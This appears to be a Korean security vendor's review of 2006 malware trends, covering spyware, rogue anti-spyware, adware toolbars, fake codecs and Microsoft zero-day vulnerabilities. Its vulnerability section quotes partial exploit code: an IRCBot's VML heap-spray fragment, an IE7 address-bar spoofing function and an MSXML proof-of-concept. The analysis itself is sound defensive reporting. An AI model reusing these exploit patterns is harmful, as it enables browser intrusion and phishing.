올해 가장 최악의 웜으로 기억될 것이다.

(2) 스파이웨어 – 국내 애드웨어 제작 및 허위 안티 스파이웨어 프로그램 피해 증가

2006년 많은 피해를 입혔던 스파이웨어 동향은 최근의 컴퓨터, 인터넷 사용 트렌드를 간접적으로 반영한다. 2006년에는 2005년부터 시작된 중국발 해킹에 의한 온라인게임 계정 유출 스파이웨어의 증가, 허위 안티 스파이웨어 프로그램의 피해 증가, 국내 애드웨어 제작 배포 증가로 요약할 수 있다.

스파이웨어의 양적인 증가 이외에도 2005년부터 시작된 스파이웨어 제작 업체와 보안 업체 간의 법적인 분쟁도 계속되고 있다. 또한 2005년 정보통신부 스파이웨어 기준 발표에도 불구하고 국내의 스파이웨어 제작은 오히려 증가한 양상을 보였으며, 유용한 프로그램으로 위장하지만 직간접적으로 광고와 연관되는 애드웨어 제작이 증가하였다. 애드웨어 증가는 허위 안티 스파이웨어 프로그램 제작 증가의 원인이 되었으며, 허위 안티 스파이웨어 프로그램이 허위 시스템 검사 결과를 보여주는 것 이외에도 애드웨어와 함께 설치되거나 애드웨어를 번들로 설치하는 등의 비상식적인 배포방법을 이용하기도 하였다.

이제, 2006년 스파이웨어와 관련된 주요한 이슈들에 대해 살펴 보자.

허위 안티 스파이웨어 프로그램의 피해 증가

2005년에 이어 국내외에서 허위 안티 스파이웨어 프로그램의 피해가 증가하였다. 허위 안티 스파이웨어 프로그램은 허위 과장된 시스템 검사 결과를 보여주고 유료 사용을 유도하는 악의적으로 제작된 안티 스파이웨어 프로그램으로, 국내외에서 각각 다른 특징을 보인다. 대부분의 국내 허위 안티 스파이웨어 프로그램은 유명 포털사이트의 게시판, 커뮤니티 등의 불특정 웹사이트에서 ActiveX 방식으로 사용자 동의 없이 설치되며, 국외에서 제작된 허위 안티 스파이웨어 프로그램은 클리커(Clicker)에 의해 설치 유도 되거나 다운로더에 의해 사용자 동의 없이 설치되는 특징을 가지고 있다. 특히 허위 안티 스파이웨어 프로그램은 2006년 전체 신종 스파이웨어 6,009건 중 541건으로, 약 9%를 차지하는 등 사용자에게 많은 피해를 주었다.


2006년에는 스파이웨어가 사용하는 레지스트리를 생성하고 이를 진단하는 '비패스트'라는 악성 허위 안티 스파이웨어 프로그램이 등장하였으며, 프로그램의 구성요소를 숨기는 은폐기법을 사용하는 허위 안티 스파이웨어 프로그램도인 씨씨(Win-Adware/Rogue.CC)가 발견되는 등 사용자를 속이거나 악성코드의 특징을 가진 허위 안티 스파이웨어 프로그램이 발견되기도 하였다. 국내 허위 안티 스파이웨어 프로그램의 경우, 설치 과정에서 다운로더를 이용하여 사용자 동의 없이 툴바, 바로가기 등의 애드웨어를 번들로 설치하여 많은 피해를 입히기도 하였다.

웜에 의해 설치되는 스파이웨어 피해 증가

스파이웨어 배포에 흔히 이용되는 Affiliate Program 또는 제휴사 마케팅은 소프트웨어를 배포하고 설치할 때 마다 제어서버에 제휴사 또는 파트너의 아이디를 전송하여 이를 카운트하

고 설치된 프로그램의 수만큼 배당금을 지급하는 방식이다. 이 점을 이용하여 봇 마스터(Bot Master)는 IRCBot에 감염된 좀비(Zombie) 시스템을 통해 스파이웨어를 배포하고 불법 수익을 올리기도 한다.

봇 마스터는 좀비 시스템에 다운로더를 설치하고 실행한다. 다운로더 애드로드(Win-Downloader/Adload)는 2005년 말 처음 발견되어 현재까지 많은 피해를 입힌 스파이웨어이다. 룩투미, 크립터 등 10여 가지의 스파이웨어를 동시에 다운로드하고 설치하기 때문에 애드로드가 설치된 시스템은 심각한 시스템 성능 저하를 일으킨다. 웜에 의한 스파이웨어 설치로 자체 전파력이 없는 스파이웨어가 웜과 동일한 확산력을 가지고 많은 피해를 입혔다.




[그림1] 웜에 의해 설치되는 스파이웨어

중국발 해킹과 온라인 게임 계정 유출 스파이웨어의 증가

2006년 한 해 동안 중국발 해킹에 의한 온라인게임 계정 유출 스파이웨어가 가장 큰 피해를 입혔다. 전체 신종 스파이웨어 6009건 중 952건의 개인정보 유출 스파이웨어가 발견되었으며 그 비율은 약 16%로 가장 큰 비율을 보이고 있다.

중국발 해킹에 의해 변조된 웹사이트에 IE 취약점을 공격하는 스크립트를 삽입하고 이를 이용하여 스파이웨어를 배포하는 유형의 침해 사고가 많이 발생하였으며, 이 방법으로 배포하는 스파이웨어는 국내 유명 온라인 게임 계정을 유출하기 위한 목적으로 만들어 졌다. 2005년부터 시작된 중국발 해킹에 의한 온라인게임계정 유출 스파이웨어는 2006년에 종류와 건수가 크게 증가하였으며, 2006년 하반기까지 계속되고 있다. 이 스파이웨어들은 유명 온라인

게임의 계정을 유출하는 목적으로 제작되었으며, 초기에는 소수의 유명 온라인 게임만을 대상으로 하였으나 현재에는 계정 유출 대상 게임이 점점 확대되고 있다. 2006년 발생한 중국발 해킹에 의한 온라인게임 계정 유출 스파이웨어 배포는 4월에 발표된 MS06-014 취약점[1]을 이용한 것이 대부분이었다. 해당 보안 패치가 적용되지 않은 시스템에서 사용자가 변조된 웹 사이트에 방문하는 것 만으로 스파이웨어가 설치되는데, 일일 방문자 수가 많은 언론사 웹 페이지, 쇼핑몰 등이 변조되어 더욱 많은 피해를 입혔다. 안티 바이러스와 같은 보안 프로그램의 탐지를 피하기 위하여 수 많은 변형을 양산하여 배포하고 있으며, [그림2]와 같이 특정 안티-바이러스 제품을 저주하는 문자열이 포함된 것도 발견되었다.



[그림2] 온라인게임 계정 유출 스파이웨어에 포함된 문자열

국내 애드웨어 제작 배포의 증가


국내의 경우 유명 포털사이트의 게시판, 커뮤니티 등의 불특정 웹사이트에서 ActiveX 방식으로 배포되는 애드웨어가 크게 증가하였다. '액티브 마케팅'이라는 일종의 제휴사 마케팅 방법을 이용하여 제작자가 배포자에게 설치 당 배당금을 지급하는 방식으로 많은 애드웨어가 배포되었다. 이들 대부분의 애드웨어는 ActiveX 컨트롤 설치 시 나타나는 보안경고창에 꼭 필요한 프로그램이나 유용한 프로그램으로 거짓 홍보하여 설치하지만 광고와 직간접적으로 연관되어 있다. 앞서 언급한 국내 허위 안티 스파이웨어 프로그램의 대부분이 '액티브 마케팅' 방식으로 배포되었으며, 허위 안티 스파이웨어 프로그램 또는 애드웨어가 또 다른 애드웨어를 다운로드하는 방식으로 많은 사용자에게 피해를 입혔다.

툴바 형태의 애드웨어 증가

[1] MS06-014, http://info.ahnlab.com/securityinfo/user_seccontent.jsp?seq=8352

2006년에는 IE 주소표시줄 모양의 툴바가 많이 발견되었다. 툴바는 인터넷 익스플로러의 기능을 확장하기 위하여 MS사에서 제공하는 정상적인 기능이지만, 주소표시줄 검색결과를 변경하거나 광고링크를 삽입하는 등 직간접적인 광고 목적으로 애드웨어 제작사들은 툴바 형태의 애드웨어를 많이 배포하고 있다. 2006년 전체 신종 스파이웨어 발견 6,009건 중 툴바와 관련된 샘플은 234건으로 약 3.9%를 차지하고 있다. 그 중에서도 2006년에는 특히 주소표시줄 모양의 툴바가 많이 제작, 배포되었다. 이들 툴바는 인터넷 익스플로러 기본 주소표시줄과 유사하게 제작되어 자세히 살펴보지 않으면 기본 주소표시줄로 착각하기 쉬우며, 인터넷 익스플로러의 보기 옵션을 변경하여 기본 주소표시줄이 나타나지 않도록 하는 경우도 있다. 주소표시줄 모양의 툴바는 주로 주소표시줄 검색 결과를 변경하여 광고를 표시하거나 쇼핑몰과 같은 제휴사이트 방문을 감시하기 위하여 사용된다.

일반적으로 툴바는 검색, 링크 등의 부가 기능을 목적으로 제작되지만 인터넷 익스프롤러 사용을 감시하는 기능은 사생활 침해의 우려가 있으며, 툴바 자체의 오류로 인터넷 익스플로러 성능을 저하시키거나 심한 경우 브라우저 사용이 불가능할 수도 있다. 2006년 11월에는 Y사 툴바의 오류로 브라우저가 비정상 종료되는 증상이 발견되어 제2의 인터넷대란으로 오해한 사건도 있었다.




[그림3] 주소표시줄을 흉내 낸 툴바, 주소표시줄 검색 결과를 변경한다

코덱을 가장한 스파이웨어 설치 증가

허위 경고 메시지 노출 (Win-Clicker/FakeAlert)

2006년에는 코덱을 가장한 스파이웨어 설치가 증가하였다. 그 중 가장 대표적인 것이 훼이크얼럿(Win-Clicker/FakeAlert)으로, 2006년 전체 신종 스파이웨어 6,009건 중 165건으로 약 2.75%를 차지하고 있다. 앞서 얘기했던 허위 안티 스파이웨어나 툴바에 비하면 차지하는 비율이 그다지 높지 않으나 이 스파이웨어는 허위 안티 스파이웨어 프로그램과 연관성이 높다는 점에서 주목할 만 하다. 국외에서 제작된 허위 안티 스파이웨어 프로그램의 대부분은 훼이크얼럿에 의해 사용자 동의 없이 설치되며, 시스템 설정을 변경하거나 시스템 트레이에 주기적으로 툴팁(풍선도움말) 형태의 경고메세지를 노출하고 클릭하도록 유도하기 때문이다. 2006년 발견된 훼이크얼럿은 동영상 코덱 프로그램(Win-Adware/Rogue.Codec.gen)으로 위

장한 일종의 트로이목마에 의해 설치되는 경우가 많았는데 이들 프로그램은 급조된 홈페이지에서 프리웨어로 배포되고 설치 과정에서는 동영상 코덱을 설치하는 것처럼 속이지만 동영상 코덱과 관련 없는 스파이웨어만 설치한다. 2006년 한 해에만 약 30여 개의 변형이 발견되었으며, 현재에도 꾸준히 발견되고 있다.



[그림4] 스파이웨어를 설치하는 허위 코덱프로그램의 홈페이지

(3) 시큐리티 - 제로데이 공격위협의 증가

일반적으로 보안업계의 취약점 발견자는 관련 벤더(Vendor)에게 먼저 통보한 후 이를 해결할 수 있는 공식패치가 공개되면 비로소 취약점 정보를 공개하는 암묵적인 룰을 준수하고 있다. 그러나 2006년은 2005년에 비해 제로데이(0-Day) 취약점이 공개되는 경우가 증가하였다. 또한 시스템 서비스에 관련된 취약점들은 줄어든 반면, 오피스, 인터넷 익스플로러 등 사용자들이 많이 사용하는 애플리케이션들의 취약점은 증가하는 현상을 보였으며, 국내 웹 서버 해킹 사고 이후에 애플리케이션 취약점들을 이용한 악성코드 배포 사건이 빈번하게 발생하고 있다.

마이크로소프트 보안패치 발표 동향

마이크로소프트사(이하 MS)는 2006년 한 해 동안 긴급 49건, 중요 23건, 보통 5건, 낮음 1건 등 총 78건의 보안 패치를 발표하였다. 이는 2005년 대비 소폭 상승한 수치이며, 특히 2006년 들어 제로데이 취약점이 공개되는 경우가 늘어나는 특징을 보였다. 2006년 MS 제로데이 취약점 및 패치제공 현황표는 아래와 같다.

공지번호	보안패치 제목	취약점 공개일	패치 제공일
MS06-001	그래픽 렌더링 엔진의 취약점으로 인한 원격 코드 실행 문제점	12/27	01/05
MS06-013	Microsoft Internet Explorer의 CreateTextRange() 원격 코드 실행 문제점	03/22	04/12
MS06-027	Microsoft Word의 취약점으로 인한 원격 코드 실행 문제점	05/19	06/14
MS06-037	Microsoft Excel의 취약점으로 인한 원격 코드 실행 문제점	06/22	07/12
MS06-048	Microsoft Office의 취약점으로 인한 원격 코드 실행 문제점	07/30	08/09
MS06-055	벡터 표시 언어의 취약점으로 인한 원격 코드 실행 문제점	09/19	09/27
MS06-058	Microsoft PowerPoint의 취약점으로 인한 원격 코드 실행 문제점	07/14	10/11
MS06-071	Microsoft XML Core Services의 취약점으로 인한 원격 코드 실행 문제점	11/04	11/14

[표1] 2006년 MS 제로데이 취약점 및 패치제공 현황

2006년 한 해 동안 이슈가 되었던 MS 취약점들을 좀 더 자세히 살펴보기로 하자.

► MS06-001 WMF 취약점

WMF(Windows Meta File) 이미지 파일에서 레코드의 Function 값에 META_ESCAPE를 이용하여 SETABORTPROC 함수를 실행하고, 임의로 특정한 값을 실행시킬 수 있는 문제이다. 공격자는 악의적으로 조작한 WMF 파일을 이용하여 특정 웹사이트를 방문을 유도하거나 특수하게 조작된 이미지를 첨부하여 메일을 발송하는 등 다양한 형태로 사용자에게 접근을 유도하여 공격에 이용할 수 있다.

► MS06-013 IE CreateTextRange() 취약점

CreateTextRange()는 선택한 범위 또는 문서 전체 영역을 하나의 객체로 만들고 다양한 문자열 조작 및 태그의 변형을 위한 TextRange 객체를 생성하는 DHTML(Dynamic HTML) Method인데, 공격자는 해당 취약점을 이용하는 웹 페이지를 작성하여 사용자의 방문을 유도하거나 해당 웹 페이지와 연결되는 링크를 이메일 또는 메신저를 통해서 전달하는 방법으로 해당 취약점을 도용할 수 있다. 실제 공격 코드에서는 CreateTextRange() Method를 호출하는 과정에서 대량의 데이터(NOP+Shellcode)로 Heap 메모리 영역을 채우도록 만든다.

► MS06-014 RDS.Dataspace 취약점

RDS.DataSpace ActiveX 컨트롤을 생성 및 초기화하는 과정에서 보안 옵션에 따른 제약을 올바르게 적용 받지 않기 때문에 자유롭게 스크립트와 연계하여 임의의 명령을 수행할 수 있게 된다. 특히 중국발 홈페이지 해킹 시 특정 온라인 게임의 사용자 계정을 훔치는 리니지핵(Win-Trojan/LineageHack)과 바이럿(Win32/Virut) 등의 악성코드 배포에 많이 사용되었다.

► MS06-027, MS06-037, MS06-048 등의 오피스 관련 취약점

다양한 오피스 관련 취약점들이 제로데이 공격에 이용되었는데, 이 취약점을 이용하면 조작된 오피스 파일을 사용자에게 메일 또는 웹으로 전달하여 사용자가 오픈하는 경우 임의의 코드를 실행할 수 있게 된다. 여러 악성코드들이 발견[1]되었으며 한글 오피스에도 영향을 미칠 수 있다. 오피스 관련 취약점은 일반적으로 특정한 객체(Object)에서 초기화 되지 않은 변수나 포인터 연산을 제대로 처리하지 않아 메모리 충돌이 발생하게 된다. 엑셀 포인터에서 연산 오류를 발생하는 예제는 다음과 같다.

```
3085c9ea 0101 add [ecx],eax ds:0023:301c5668=00103403
```


► MS06-040 서버 서비스 취약점

서버 서비스는 파일, 폴더 및 주변장치 등의 공유를 지원하는 기능으로 services.exe를 통해 윈도우 시스템에서 기본 서비스로 동작한다. 클라이언트로부터 조작된 RPC 요청이 수신되면 서버는 services.exe의 구성요소인 netapi32.dll의 NetplsRemote()함수 내에

[1] Win-Trojan/Dropper.142848, Win-Trojan/Dropper.27648, PP97M/Expolit-PPDropper

NetpwPathCanonicalize를 호출하는데 여기서 검사되지 않은 버퍼로 인해 스택 오버플로우가 발생하는 취약점이 있다.

MS06-040 취약점은 2006년에 발표된 MS 취약점 중에 가장 심각한 취약점이었다. 8월 한 달 동안 IRCBot 웜 피해가 증가하는 데 원인을 제공하였다. 해당 웜에서 사용된 패킷은 아래와 같다.



[그림1] MS06-040 취약점을 이용하는 악성 IRCBot의 패킷

► MS06-055 MS IE VML 취약점

MS의 VML(Vector Markup Language)에 사용되는 vgx.dll 파일의 메쏘드 내부에 검사되지 않은 버퍼로 인해 버퍼 오버플로우가 발생하며, 공격자는 조작된 HTML을 생성하여 IE 크래쉬(crash)를 유도하거나 원격에서 임의의 코드를 실행할 수 있다. 악성 IRCBot에서 이용된 MS IE VML 취약점 코드는 아래와 같다.

```
0000B944 0000B944 0 <html xmlns:v="urn:schemas-microsoft-com:vml"><head><object
id="VMLRender"                    classid="CLSID:10072CEC-8CC1-11D1-986E-
00A0C955B42E"></object>
<style>v₩:* { behavior:url(#VMLRender); }</style></head><body>
… <중략> …
0000BD1C 0000BD1C 0 "); var heapBlockSize = 0x400000; var payLoadSize
=payLoadCode.length * 2;var spraySlideSize = heapBlockSize -
(payLoadSize+0x38);varsprayS lide = unescape("%u9090%u9090");
… <중략> …
<v:rect style='width:120pt;height:80pt' fillcolor="red"><v:fill method = "
```

► Internet Explorer 7.0 팝업 창 주소 표시줄 위장 취약점


IE 7.0에서는 팝업 창 정보 확인을 위한 주소 표시줄이 있는데, 특정 아스키 코드 값(non-breaking space)을 포함하는 URL 주소를 팝업 창으로 출력하면 전체 주소가 보여지지 않고 일부가 누락되는 취약점이 있다. 공격자는 취약점이 발생하는 레퍼런스 주소를 웹사이트에 게시하고 유인된 사용자가 해당 레퍼런스 주소를 클릭하면 웹 브라우저에는 신뢰 가능한 사이트가 출력되며 취약점에 의한 팝업 창이 함께 출력된다. 주소 표시줄이 위장된 팝업 창은 개인정보 취득을 위한 피싱 공격에 이용될 수 있다.

```
function Exploit()
{
var padding = '';
[내용 삭제]
newWindow = window.open("", "Win", "width=500,height=325,scrollbars=yes");
newWindow.moveTo( (screen.width-325) , 0 );
newWindow.document.location = "/result_22542/?" + unescape("%A0") +
unescape("%A0") + "http://www.viXXim.com/"+padding;
document.location = "http:// www.viXXim.com/default.html";
}
```

► MS06-070 워크스테이션 서비스 메모리 취약점

윈도우 시스템에서는 특정 컴퓨터를 로컬 또는 원격으로 해당 워크그룹이나 도메인에 등록(Join)하기 위해 워크스테이션 서비스(wkssvc) 상에서 동작하는 NetrJoinDomain2 RPC 메시지를 이용한다. 연결할 도메인 컨트롤러(DC)의 'MachineName' 필드에 Shellcode를 포함하여 악의적으로 조작된 긴 문자열을 담아 전송함으로써, 이를 받아 처리하는 대상 시스템의

워크스테이션 서비스에서 장애가 발생하게 된다. 이는 서비스 장애뿐 아니라 나아가 대상 시스템의 재부팅(reboot) 및 임의의 코드 실행이 가능하게 된다.



[그림2] 워크스테이션 서비스 메모리 취약점 전체 공격 구성도

► MS06-071 XML 코어 서비스 취약점

MS XML Core Services (MSXML)는 사용자가 JScript, VBScript, Visual Studio 6.0을 사용하여 타 애플리케이션과 연동하도록 XML 기반의 애플리케이션을 구축할 수 있도록 지원한다. 해당 취약점은 이 MS XML Core Services (MSXML)의 일부인 XMLHTTP 4.0 ActiveX 컨트롤이 특정 메쏘드인 'setRequestHeader'를 통해서 처리되는 과정에서 발생한다. 다음은 MSXML 4.0 GUID를 사용하여 오브젝트를 삽입하고, 부적절한 인자 값을 갖는 다수의 'setRequestHeader' 메쏘드를 호출하는 개념 증명 코드(POC)의 일부분 이다.

```
<object id=target classid="CLSID:88d969c5-f192-11d4-a65f-C
</object>
<script>
var obj = null;

obj = document.getElementById('target').object;

try {↵
obj.open(new Array(),new Array(),new Array(),new Array(),r
} catch(e) {};↵
↵
obj.open(new Object(),new Object(),new Object(),new Object

obj.setRequestHeader(new Object(),'......');↵
obj.setRequestHeader(new Object(),0x12345678);↵
obj.setRequestHeader(new Object(),0x12345678);↵
```

[그림3] MS XML 공격코드

Mac OS X 에 대한 보안위협 (악성코드 유포)

